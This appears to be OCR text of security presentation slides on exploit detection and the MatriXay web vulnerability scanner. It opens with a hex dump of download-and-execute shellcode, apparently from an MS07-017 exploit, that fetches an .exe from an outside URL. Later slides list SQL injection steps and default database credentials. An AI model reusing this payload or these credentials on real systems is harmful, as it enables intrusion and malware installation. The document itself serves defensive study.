
```
00000150h: DB 8B CC 83 F8 54 7D 09 3E 89 1C 01 83 C0 04 EB ; 蹖嬙堝}.>? .兝.?
00000160h: F2 8B CC 8B D9 83 C3 10 33 C0 3E C7 43 2C 01 00 ; 驄蠇賰? 3? 茄,..
00000170h: 00 00 51 53 50 50 50 50 50 50 57 50 E8 B9 00 00 ; ..QSPPPPPPWP韫..
00000180h: 00 E8 04 00 00 00 90 6A 00 C3 80 38 55 74 0F 81 ; .? ...恓.脌8Ut.?
00000190h: 78 05 90 90 90 90 74 06 55 8B EC 8D 40 05 FF E0 ; x.悙悙t.U嬱崁. ?
000001a0h: 68 6F 6E 00 00 68 75 72 6C 6D EB 12 8D 44 24 04 ; hon..hurlm? 岲$.
000001b0h: 50 E8 2F FF FF FF 50 E8 A6 00 00 00 EB CC E8 E9 ; P?    P瑕...胩栝
000001c0h: FF FF FF 83 C4 08 C3 6A 6C 68 6E 74 64 6C EB 12 ;    兡.胑lhntdl?
000001d0h: 8D 44 24 04 50 E8 0B FF FF FF 50 E8 82 00 00 00 ; 岲$.P?    P鑲...
000001e0h: EB A8 E8 E9 FF FF FF 83 C4 08 C3 68 33 32 00 00 ; 氇栝   兡.胔32..
000001f0h: 68 75 73 65 72 EB 12 8D 44 24 04 50 E8 E4 FE FF ; huser? 岲$.P桎?
00000200h: FF 50 E8 5B 00 00 00 EB 81 E8 E9 FF FF FF 83 C4 ;  P鑋...雭栝   兡
00000210h: 08 C3 E8 5F 00 00 00 68 EC 97 03 0C 50 E8 7A 00 ; .描 ...h鞐..P鑪.
00000220h: 00 00 83 C4 08 C3 E8 4B 00 00 00 68 AA FC 0D 7C ; ..兡.描K...h  .|
00000230h: 50 E8 66 00 00 00 83 C4 08 C3 E8 37 00 00 00 68 ; P鑖...兡.描7...h
00000240h: 72 FE B3 16 50 E8 52 00 00 00 83 C4 08 C3 E8 4D ; r  .P鑂...兡.描M
00000250h: FF FF FF 68 4F EF 4F 05 50 E8 3E 00 00 00 83 C4 ;    hO颫.P? ...兡
00000260h: 08 C3 E8 0F 00 00 00 68 8E 4E 0E EC 50 E8 2A 00 ; .描....h嶯.霵? .
00000270h: 00 00 83 C4 08 C3 33 C0 64 8B 40 30 85 C0 78 10 ; ..兡.? 3纃婡0吚x.
00000280h: 3E 8B 40 0C 3E 8B 70 1C AD 3E 8B 40 08 C3 EB 0B ; >婡.>媝.? 婡.秒.
00000290h: 3E 8B 40 34 83 C0 7C 3E 8B 40 3C C3 60 36 8B 6C ; >婡4兝|>婡<胉6媗
000002a0h: 24 24 36 8B 45 3C 36 8B 54 05 78 03 D5 3E 8B 4A ; $$6婨<6婽.x.? 婮
000002b0h: 18 3E 8B 5A 20 03 DD E3 3B 49 3E 8B 34 8B 03 F5 ; .>媄 .葶;I>? ? ?
000002c0h: 33 FF 33 C0 FC AC 84 C0 74 07 C1 CF 0D 03 F8 EB ; 3 3傈劺t.料..
000002d0h: F4 36 3B 7C 24 28 75 DF 3E 8B 5A 24 03 DD 66 3E ; ? ;|$(u? 媄$.輋>
000002e0h: 8B 0C 4B 3E 8B 5A 1C 03 DD 3E 8B 04 8B 03 C5 36 ; ? K>媄..? ? ? ?
000002f0h: 89 44 24 1C 61 C3 E8 06 FE FF FF 68 74 74 70 3A ; 塂$.a描.?  http:
00000300h: 2F 2F 77 77 77 2E 39 37 37 32 35 2E 63 6F 6D 2F ; //www.97725.com/
00000310h: 39 37 37 32 35 2E 65 78 65 00                   ; 97725.exe.
```

Result

- ☞(MS07-017) Microsoft Windows Animated Cursor Remote Code Execution Vulnerability

- ☞Vulnerabilities in GDI Could Allow Remote Code Execution

Detection Tips and strategy



Detection Techniques and Evasion Countermeasures

➲ Latest research findings overview

What's a Big Challenge To Defense

➲ Performance

➲ False Positive


Detection Technique

➲ Combined techniques

➲ Nothing is perfect.

☞MatriXay


MatriXay Functions



Main Funcs

- Deep Crawl
  - Risk Based
- Audit
  - Backend DB audit
- Pen-testing
  - Mimic attack just like a “ethical hacker “
- Other funcs
  - Direct scan & Proxy mode supporting/Intelligent engine/SSL Hijack/XSS/Broken access control/BAK/ Form check/CGI Scan/Hidden parameter

MatriXay



Accuracy

- Proved results to show the real vulnerability.

普适性

- Cross Database support (Oracle, SQL Server, DB2, and Access etc)

Hightlights

Flexibility

- Customized policy for auditing and pen-testing

Others

- HTTPS full support
- Two modes: Direct scan and Proxy mode

Highlights Summary

☞Cross Database support (Oracle, SQL Server, DB2, and Access etc)

☞Two modes - Direct Scan and Proxy mode.

☞High performance


☞Flexible pen-test framework

☞Very Low false alarm - Proved results

☞Fully Automated - lower the bar for web app pen-tester

DBAPPSecurity

Firewall is almost nothing here



Essential Fact/Theory Based


☞Perimeter defense usually do too little to help with web/database security

☞Databases are all different, but has things in common such as data dictionary

☞Database has to maintain lots of information such as from session to performance data and even user credentials (user context, oracle 10g flashback are good example)

☞Harden a Database (fully) is not so easy

PenTest Sequence - Follow the stream



Detect whether it is SQL “Injectable”

2. Send 10+ different requests to determine what database type is in backend

3. Get Current Database properties

4. Get basically whole database dictionary

5. Start advance injection/audit

Databases in Common

Data Dictionary	Oracle	SQL Server	DB2
Versions, Tables, Columns, Users	V$version User_tables, cols, All_users, dba_users, sys.user$...	@@version Information_schema.Tables, Information_schema.columns, sysobjects	Sysproc.env_get_inst_info(), SYSCAT.TABLES, SYSCAT.columns, … SQLCA
Default user/password	sys/change_on_install, system/manager, dbsnmp/dbsnmp …	sa/<blank>	db2admin/db2admin db2inst1/ibmdb2

Roles & Privilege Auditing

Oracle	SQL Server	DB2
session_privs System_privilege_map All_tab_privs_made User_tab_privs_made	IS_MEMBER IS_SRVROLEMEMBER	SYSCAT.PASSTHRUAuth SYSCAT.SCHEMAAuth SYSCAT.DBAuth SYSCAT.TabAuth SYSCAT.COLAuth

Special Spots for Databases

